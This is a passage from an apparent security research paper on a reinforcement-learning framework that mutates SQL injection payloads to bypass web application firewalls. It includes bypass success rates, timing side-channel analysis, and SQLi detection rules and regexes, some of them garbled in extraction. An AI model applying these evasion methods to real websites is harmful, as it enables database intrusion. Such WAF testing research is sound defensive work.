- 4 $\text{where} \cdot \text{select } 0 \cdot S_{\text{space}} \mid \Sigma_{\text{false}} \cdot S_{\text{space}} \cdot \Sigma_{\text{or}} \cdot S_{\text{space}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 5 $\text{where} \cdot \text{select } 0 \cdot S_{\text{space}} \mid S_{\gamma} \cdot \Sigma_{\text{or}} \cdot S_{\text{space}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 6 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \Sigma_{\text{or}} \cdot S_{\text{space}} \mid \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 7 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot \Sigma_{\text{space}} \mid S_{\gamma} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 8 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot S_{\gamma\text{left}} \cdot S_{\gamma\text{body}} \cdot S_{\gamma\text{right}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 9 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot \Sigma_{\text{slash}} \cdot S_{\gamma\text{asterisk}} \cdot S_{\gamma\text{body}} \cdot S_{\gamma\text{right}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 10 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot S_{\gamma\text{asterisk}} \cdot \Sigma_{\text{asterisk}} \mid \Sigma_{\text{asterisk}} \cdot S_{\gamma\text{body}} \cdot S_{\gamma\text{right}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 11 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot \gamma_{\text{chars}} \cdot \gamma_{\text{sentence}} \cdot \gamma_{\text{benign}} \cdot S_{\gamma\text{right}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 12 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot \gamma_{\text{chars}} \cdot \gamma_{\text{sentence}} \cdot \gamma_{\text{benign}} \cdot S_{\gamma\text{right}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 13 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot \gamma_{\text{chars}} \cdot \gamma_{\text{sentence}} \cdot \gamma_{\text{benign}} \cdot S_{\gamma\text{right}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$
- 14 $\text{where} \cdot \text{select } 0 \cdot \text{space} \cdot \mid \mid \cdot \gamma_{\text{chars}} \cdot \gamma_{\text{sentence}} \cdot \gamma_{\text{benign}} \cdot S_{\gamma\text{right}} \cdot \Sigma_{\text{false}} \Sigma_{\text{or}}$

Figure 5. Derivation process of context-free grammar.

4. Experiments

In the experiments, we utilized CRS version 3.2.0 (<https://github.com/coreruleset/coreruleset> accessed on 15 June 2025) and focused on the REQUEST-942 rule set for SQL injection detection. We observed interference between SQL injection detection and other attack-type rules, primarily caused by random inline annotations and command control statements within payloads. After excluding irrelevant rules, some malicious payloads were able to bypass SQL injection detection. The specific ModSecurity rules are shown in the Figure 6.

We developed an OpenAI Gym environment with Transformer-based state embeddings (768-dim) for WAF evasion, interfacing with real WAFs like ModSecurity. The environment implements 33 MySQL 5.0-specific attack actions, with rewards combining real-time WAF feedback, amplified payload execution latency, and neural network scoring mimicking WAF protections. The detailed regular expression rules used by the tested WAFs (e.g., Janusec and Ngx_lua_waf) are listed in Appendix B for reference.

```
SecRule REQUEST_COOKIES!REQUEST_COOKIES:/__utm/
|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/*
"@rx (?i)/\*[^\s\n]*?(!|(?:[^\s\n\-\(\)\-0-9=A-Z_a-z]+)?/*/"
"id:942500,
block,
msg:'MySQL in-line comment detected',
tag:'attack-sqli',
tag:'paranoia-level/1',
severity:'CRITICAL',
setvar:'tx.sql_injection_score+=
%{tx.critical_anomaly_score}',
setvar:'tx.inbound_anomaly_score_pll+=
%{tx.critical_anomaly_score}'
```

Figure 6. CRS rule detecting typical comments in SQLi.

4.1. Dataset

The experiments utilized two datasets: SIK (from a Kaggle competition) and MDD (custom-built, containing five types of SQL injection: error-based, UNION query, stacked query, time-based blind, and boolean-based blind). The frequency distribution of SQLi types in the SIK dataset is shown in Figure 7. The MDD dataset selects representative payloads to mitigate redundancy within attack families. Due to potential false positives or false negatives in regex-based detection, the original labels were re-annotated against the target WAFs. The complete list of SQL injection payloads in the MDD dataset, categorized by attack type, is provided in Appendix A.

4.2. Evaluation Metrics

The evaluation metrics for the experiments in this paper are as follows:

- TestSuccessRate (TSR): the percentage of malicious payloads that can bypass the WAF after an attack. The TSR is expressed as

$$TSR = \frac{\#BypassSamples}{\#AllSamples - \#BenignSamples}. \quad (9)$$

- False Negative Rate (FNR): the proportion of SQL injection loads that can directly bypass the WAF without mutation, which is used to reflect the direct protection capability of the WAF.

- Query: the number of interactions with the WAF which indicates the effectiveness of attack.




Figure 7. SQL injection type combination frequency.

4.3. Hyperparameters

We summarize the hyperparameter configurations for all components used in our experiments in Table 3. For the reinforcement learning agents (PPO and DQN), we adopt a discount factor $\gamma = 0.8$ to balance immediate and future rewards. The BERT model follows its base configuration with 12 layers and a hidden size of 768. The DBSCAN clustering algorithm uses $\epsilon = 4.3$ and 'min_samples = 5' to group payloads, while the genetic algorithm (GA) evolves rules with a population size of 100 over 100 generations. These settings were chosen empirically to ensure stable training and fair comparison across baselines.

4.4. Baseline

This paper presents a framework that alleviates the inherent challenge of sparse rewards when applying reinforcement learning to black-box WAF security testing. Given the scarcity of mature solutions specifically designed to tackle sparse rewards in this setting, we introduced two baseline methods: Baseline 1 (sparse) follows the unmodified outcome-based reward approach from [7], while Baseline 2 (RND) employs the Random Network Distillation technique presented in [14]. Since the upper bound of WAF bypass capability largely depends on the action space (mutation operators) of the reinforcement learning agent, the action spaces and state representations in both baselines remain consistent with those in our framework, with the only modification lying in the reward function.

4.5. Time-Side-Channel Analysis

This paper utilized the requests module in Python3.9 to construct HTTP GET requests. The execution of each malicious payload starts from the issuance of the first GET request containing the payload until the reception of the 100th GET request's status code (successful responses are indicated by 201, while failures are indicated by 403). Since one of the two variables in our hypothesis is an ordinal variable (rule triggering depth) and the other is a continuous variable (APCT), we employed Spearman's rank correlation test.

Table 3. Hyperparameter configurations for all components.

Algorithm	Hyperparameter	Value	Description
PPO	batch_size	512	Amount of experience data used for policy update
	mini_batch_size	64	Batch size for gradient descent
	Actor_lr	1×10^{-4}	Learning rate of policy network
	Critic_lr	1×10^{-4}	Learning rate of value network
	γ	0.8	Discount factor, controlling the weight of future rewards
	gae_lambda	0.98	Bias-variance trade-off parameter for Generalized Advantage Estimation
	min_decay_lr	5×10^{-1}	Minimum learning rate after decay
DQN	batch_size	1024	Batch size for experience replay sampling
	replay_size	5×10^4	Capacity of experience replay buffer
	lr	5×10^{-4}	Learning rate of Q-network
	final_epsilon	0.001	Final exploration rate for epsilon-greedy policy
	γ	0.8	Discount factor, used for target Q-value calculation
BERT	Number of layers	12	Number of transformer layers
	Hidden size	768	Dimension of hidden states
	Attention heads	12	Number of attention heads per layer
	Total parameters	≈ 110 M	Model size
	Max sequence length	512	Maximum tokens per input (truncation/padding)
	Padding	True	Pad to max length within batch
	Truncation	True	Truncate sequences exceeding max length
DBSCAN	eps	4.3	Radius for neighborhood search
	min_samples	5	Minimum number of points to form a dense region
GA	Population size	100	Number of individuals per generation
	Mutation rate	5%	Probability of mutation per gene
	Crossover rate	30%	Probability of crossover between individuals
	Max generations	100	Maximum number of evolution iterations
TF-IDF	Max features	1000	Maximum number of features (terms) to consider

- Calculate Spearman's Rank Correlation Coefficient:
 - (1) Convert the raw values of variables X and Y into their respective rank positions (Rank) through independent ordinal transformation.
 - (2) Calculate the sum of squared rank differences $\sum_{i=1}^n d_i^2$ where d_i is as follow

$$d_i = R(X_i) - R(Y_i) \quad \text{for } i = 1, 2, \dots, n. \quad (10)$$

- (3) Calculate correlation coefficient ρ . The ρ is

$$\rho = 1 - \frac{6 \sum_{i=1}^n d_i^2}{n(n^2 - 1)}. \quad (11)$$

- Hypothesis testing. H_0 : APCT is uncorrelated with rule triggering depth. H_1 : APCT is correlated with rule-triggering depth. The t-statistic with degrees of freedom $df = n - 2$ is calculated as

$$t = \frac{\rho \sqrt{n-2}}{\sqrt{1-\rho^2}}. \quad (12)$$

The two-tailed probability corresponding to the calculated t -statistic is determined through reference to a t -distribution table. A strong positive correlation was demonstrated (Spearman's $\rho = 0.957$, $p < 0.001$), rejecting the null hypothesis. The APCT for these payloads

is statistically analyzed, as shown in Figure 8a. A stratified phenomenon is observed in the average character execution time across different categories of malicious payloads.

Figure 8b–d categorize all malicious payloads based on different levels of granularity. A higher degree of categorical granularity corresponds to a statistically significant reduction in distributional overlap of mean execution latency between adjacent classification tiers, thereby demonstrating enhanced discriminative resolution in temporal performance characteristics across hierarchical categories. By reducing the granularity, when the criterion is set to whether half of the rules are passed, the minimum average execution time for the category that passes is level with the Q3 (third quartile) of the previous category. This indicates that 75% of the data can be accurately distinguished by setting a threshold. However, regardless of how coarse the granularity is set to differentiate them, it is proven that the more rules a malicious payload passes, the longer its execution time.

4.6. Regex Transform into a Neural Network

This study proposes a reverse engineering-based approach for WAF rule extraction, generating regular expressions (84.87% accuracy) and converting them into a recurrent neural network. Experiments adopt a 70–30% data split strategy, comparing with CNN and LSTM models (10 training epochs, 0.01 learning rate). An illustrative example of generating a regular expression from clustered payloads using our method is shown in Figure 9. As shown in Figure 10, the FA2RNN model—obtained by converting the cloned regex rules into a neural network—achieves an average AUC value of 0.82. Table 4 further demonstrates that the cloned regex rules attain an accuracy of 84.87% compared to the original rules. Although this accuracy slightly decreases to 81.92% after neural network conversion, the result remains significantly higher than that achieved by the LSTM model.

Table 4. Performance Comparison of Different Methods on SIK Dataset.

Method	F1 Score	Recall	Precision	Accuracy
RE	0.8419 ± 0.0103	0.8385 ± 0.0232	0.8427 ± 0.0375	0.8487 ± 0.0064
FA2RNN	0.8633 ± 0.0091	0.9382 ± 0.0364	0.8009 ± 0.0221	0.8192 ± 0.0117
CNN	0.9942 ± 0.0018	0.9923 ± 0.0021	0.9961 ± 0.0015	0.9930 ± 0.0016
LSTM	0.7842 ± 0.0215	0.8059 ± 0.0250	0.7636 ± 0.0302	0.7300 ± 0.0284

Regarding system reliability and interpretability, regular expressions define mathematically deterministic decision boundaries through explicit logical constructs (character matching, quantifier constraints), exhibiting perturbation resistance consistent with the target black-box system and maintaining stability against adversarial examples/edge cases. In contrast, CNNs rely on probabilistic mappings in high-dimensional feature spaces, where minor perturbations may trigger activation path deviations that amplify payload variation impacts. Furthermore, our method requires only positive samples for training, whereas CNNs/LSTMs fail to learn effectively in such scenarios.

4.7. Reinforcement Learning

Based on the successful extraction of the target WAF rules, this study integrates the confidence scores output by the probability model from the rule extraction process with the original outcome-based rewards, effectively transforming the black-box attack into a white-box attack and enabling the reinforcement learning agent to obtain fine-grained process-level rewards. To verify the framework's general applicability, two classical reinforcement learning algorithms and a random agent were trained under this framework. The relationship between their average rewards and the number of episodes is shown in Figure 11c. Both reinforcement learning algorithms eventually converged successfully,

while the random agent's average reward remained oscillating at a low value, demonstrating the framework's versatility. Moreover, in Figure 11c, the DQN algorithm converged earlier and generally achieved higher average rewards than the PPO algorithm, which is attributed to DQN's higher sensitivity to reward values in this environment.




Figure 8. Measuring the response time of requests with different rule matching depths in the standalone WAF scenario.

origin regular expression	generated regular expression
1. @rx(?i:merge.*?using\s*?(?!(execute\s*?immediate\s*?(?!(["'] match\s*?(?!(w , + \s)*?against\s*?(?!(	. * execute \s+ immediate \s+ . *
2. @rx(?i)union.*?select.*?from	. * union . * select . * from . *
3. @rx(?i:(?!(["'])(?:(?!(\s)*?waitfor\s+(?:(delay time)\s+(?!(["'] ,;.*?:\s*?goto)	. * [""], . * \s+ waitfor \s+ delay \s+ . * \s+(?!(["'] ,;.*?:\s*?goto)
4. @rx(?i:(?:(select ;)s+(?:(benchmark sleep if)\s*?(?!(\s)*?(?!(\s)*?w+)	. * select \s+ . * benchmark \s+ . * \s+(?!(\s)*?(?!(\s)*?w+)

Figure 9. Regular Expression Generation Example.




Figure 10. AUC Curve (FA2RNN).

To examine whether the framework alleviates the sparse reward problem inherent in the original black-box environment, two classic reinforcement learning algorithms were trained under this framework and two other baseline methods. The relationship between average reward and the number of episodes is illustrated in Figure 11a,b. The average rewards of both algorithms under the proposed framework were higher than those under the outcome-based reward scheme. Random Network Distillation (RND) intrinsically motivates the agent by using a “target network” and a “predictor network” to estimate the novelty of environmental states as an intrinsic reward. Initially, since most states visited are novel, the predictor struggles to imitate the target network, resulting in high prediction errors (high rewards). As the agent repeatedly visits similar states, the predictor improves its accuracy, leading to reduced errors (low rewards). Although the proposed framework initially yielded lower average rewards than the RND approach, it converged more rapidly (the average reward stabilized in fewer episodes), demonstrating its effectiveness in mitigating sparse rewards and accelerating training convergence.

To comprehensively evaluate the framework’s capability in effectively attacking WAFs to uncover rule vulnerabilities, we tested it on multiple open-source WAFs with varying detection capabilities, under different attack budgets to explore the correlation between budget and success rate. The results are summarized in Table 5. The framework proved applicable for security testing across WAFs with different detection abilities: WAFs with higher false negative rates were less protective and more susceptible to bypasses. For instance, almost no payloads evaded detection under ModSecurity_level2 in the MDD dataset due to its high protection level. Moreover, with an attack budget of 10, the success rates were considerably lower than those with a budget of 20, indicating that unlimited attack budgets would lead to higher success rates. Under the same conditions, attacks using deep reinforcement learning generally achieved higher success rates than those with a random agent, highlighting the superiority and broad potential of reinforcement learning in automated testing.




Figure 11. The average reward of different algorithms in training: (a) Average reward of the DQN algorithm under ouroboros framework and different baselines. (b) Average reward of the PPO algorithm under ouroboros framework and different baselines. (c) Average reward of the DQN, the PPO, and the random agent under our proposed framework.

We compared the attack success rates of the proposed framework with two baseline methods, all with an attack budget of 20. As shown in Table 6, when targeting ModSecurity_level1, the framework with PPO achieved an average success rate 10.8% higher than Baseline 1 and 2.4% higher than Baseline 2; with DQN, it improved by 9.76% compared to Baseline 1. Against Janusec, DQN-Ouroboros outperformed Baseline 1's DQN by 18.78% and Baseline 2's RND by 11.15%, while PPO-Ouroboros exceeded Baseline 1's PPO by 7.23% and Baseline 2 by 2.8%. For Ngx-Lua-Waf, DQN-Ouroboros improved success rates by 13.62% and 4.78% over the two baselines, respectively, and PPO-Ouroboros by 6.67% and 1.28%. ModSecurity_level2, with its stricter rules, posed greater bypass difficulties, resulting in only marginal differences in the number of successful payloads. In summary, these results indicate that mitigating sparse rewards contributes to improved attack success rates. By designing a composite reward—combining process-level and outcome-based rewards—the framework provides better guidance for reinforcement learning, enabling agents to more efficiently discover evasion strategies. Thus, under the same budget, the proposed framework generally achieves higher success rates. However, with unlimited attack budgets, success rates may eventually converge, as the primary factor limiting performance is the action space, which defines the agent's upper bound, while reinforcement learning serves to approach that limit.

To evaluate the generalization capability of the learned mutation policies across different WAFs, we conducted a cross-WAF transfer experiment. Specifically, we independently trained reinforcement learning agents (PPO-Ouroboros and DQN-Ouroboros) on each source WAF using a budget of 20, and then directly applied the trained policies to target WAFs without any fine-tuning. The random network distillation (RND) agent, which explores the action space without learning, was included as a baseline to assess the intrinsic effectiveness of the action space. The attack success rate (TSR) was measured for every source–target combination, allowing us to compare how well policies trained on one WAF perform on others. This setup aims to reveal both the specificity of learned strategies to their training environment and the extent to which common rule patterns enable cross-WAF transferability.

Table 5. The test results under budget is 10 and 20.

Dataset	Target Regular Expression	FNR (%)	Test Success Rate %					
			Budget = 10			Budget = 20		
			DQN	PPO	Random	DQN	PPO	Random
SIK	ModSecurity-Paranoia Level 1	24.89	51.10	50.35	45.30	59.05	60.24	55.14
	ModSecurity-Paranoia Level 2	0.05	0.72	0.69	0.60	1.38	1.41	1.31
	Ngx_Lua_Waf	35.27	72.57	68.25	44.81	76.70	75.20	54.90
	Janusec	51.01	88.21	73.72	70.68	89.20	87.95	80.00
MDD	ModSecurity-Paranoia Level 1	1.85	52.73	58.19	30.91	56.36	63.64	51.64
	ModSecurity-Paranoia Level 2	0.00	0.00	0.00	0.00	0.00	0.00	0.00
	Ngx_Lua_Waf	43.64	56.36	58.19	80.36	85.45	89.10	87.27
	Janusec	49.09	85.45	87.27	72.73	87.27	88.73	83.64

Table 6. Test success rate comparison under different algorithms and WAFs (%).

Algorithm	ModSecurity-L1	ModSecurity-L2	Ngx-Lua-Waf	Janusec
DQN-sparse	53.80	0.85	67.50	75.10
DQN-rnd	58.50	1.50	73.20	80.25
DQN-Ouroboros	59.05	1.38	76.70	89.20
PPO-sparse	54.36	1.00	70.50	82.05
PPO-rnd	58.84	1.20	74.25	85.57
PPO-Ouroboros	60.24	1.41	75.20	87.95

The cross-WAF evaluation results are presented in Table 7. The experiments demonstrate that the highest attack success rates are consistently achieved when training and testing are performed on the same WAF for both PPO and DQN algorithms (e.g., 60.24% for PPO on ModSecurity L1, and 89.2% for DQN on Janusec), confirming that the proposed framework effectively learns the specific rule patterns of the target WAF. When policies trained on one WAF are transferred to others, success rates generally decrease—for instance, a PPO policy trained on ModSecurity L2 maintains 86.75% success when transferred to Janusec but drops to 52.40% when transferred to ModSecurity L1. This phenomenon indicates that while different WAFs employ distinct rule sets, they also share overlapping detection patterns: since all tested WAFs are signature-based regex firewalls, their SQL injection detection mechanisms rely on common patterns such as keyword matching, enabling partial transferability across WAFs. Notably, the random agent (RND) achieves non-zero success rates across all WAFs (e.g., 55.14% on ModSecurity L1 and 80.00% on Janusec), suggesting that the action space itself contains intrinsically effective mutation operators (e.g., space replacement, comment insertion) that can occasionally bypass rules even through random exploration. Overall, the cross-WAF analysis reveals three key insights: (1) optimal performance is achieved when training on the target WAF; (2) cross-WAF transfer remains partially effective due to overlapping rule patterns; and (3) the well-designed action space provides a foundation for random exploration, further highlighting the importance of action design in automated WAF testing.

4.8. Ablation Study

To thoroughly evaluate the specific contributions of each innovative component in the Ouroboros framework for alleviating the sparse reward problem, we designed and conducted a systematic ablation study. The core objective of the experiment was to investigate how different module combinations affect the density and quality of feedback received by the agent during training, thereby improving its learning efficiency.

Table 7. Cross-WAF attack success rates under different algorithms (training WAF vs. testing WAF). Cell (i, j) shows the success rate when a policy trained on the WAF in row i is tested on the WAF in column j .

Attack Success Rate %	Modsecurity l1	Modsecurity l2	Ngx_lua_waf	Janusec
@PPO-Ouroboros (<i>budget</i> = 20)				
Modsecurity l1	60.24	1.01	75.00	86.25
Modsecurity l2	52.40	1.41	73.65	86.75
Ngx_lua_waf	58.00	0	75.20	86.14
Janusec	58.80	0	73.90	87.95
@DQN-Ouroboros (<i>budget</i> = 20)				
Modsecurity l1	59.05	0.79	75.02	88.81
Modsecurity l2	53.75	1.38	75.6	84.48
Ngx_lua_waf	58.60	0.94	76.7	83.68
Janusec	56.25	0.51	74.95	89.2
@rnd (<i>budget</i> = 20)				
None	55.14	1.31	54.90	80.00

All experiments were conducted in the same environment, with the reinforcement learning agent's exploration steps (budget) set to 20. We ran the aforementioned four variants on two classic reinforcement learning algorithms—DQN and PPO—to verify the universality of the conclusions. The core evaluation metric is the trend of average reward per episode during training. This metric most intuitively reflects whether the agent receives denser and more effective intermediate process feedback.

Experimental results show that the completeness of the framework is positively correlated with the quality of the average reward obtained by the agent. As shown in Figure 12a,b, under both DQN and PPO algorithms, the average reward curve of -ouroboros(full framework) consistently reaches the highest level. This confirms the effectiveness of synergistically integrating rule reconstruction, FA2RNN conversion, and temporal side-channel analysis. This multi-source, multi-granularity reward synthesis mechanism constructs an information-rich and differentiated reward space for the agent, successfully transforming “blind leap” exploration into “gradient ascent” learning, significantly improving the efficiency of policy exploration.

Second, variants containing partial enhancement modules perform better than the baseline that relies solely on outcome rewards. This indicates that whether it is the “implicit progress” inferred through side channels or the “explicit confidence” obtained through rule reverse engineering, both can provide the agent with valuable learning signals far beyond binary outcome feedback, effectively mitigating the reward sparsity problem.

Further comparison between the two partially enhanced variants reveals that FA2RNN slightly outperforms time in terms of both the level of average reward provided and convergence speed. Specifically, the reward curve of FA2RNN typically rises and stabilizes at a higher level more quickly. This suggests that the confidence change reward provided by the FA2RNN converted from reverse-engineered rules is more direct and precise. It quantifies the immediate impact of a single mutation operation on reducing rule detection risk, providing the agent with the finest-grained action value assessment. In contrast, the reward provided by temporal side-channel analysis, although strongly correlated with rule matching depth, is an indirect, statistically meaningful progress metric. Its feedback signal has a slightly lower “signal-to-noise ratio” and guiding precision for specific actions compared to FA2RNN. Therefore, its convergence is slightly slower, and its final performance is also slightly inferior.

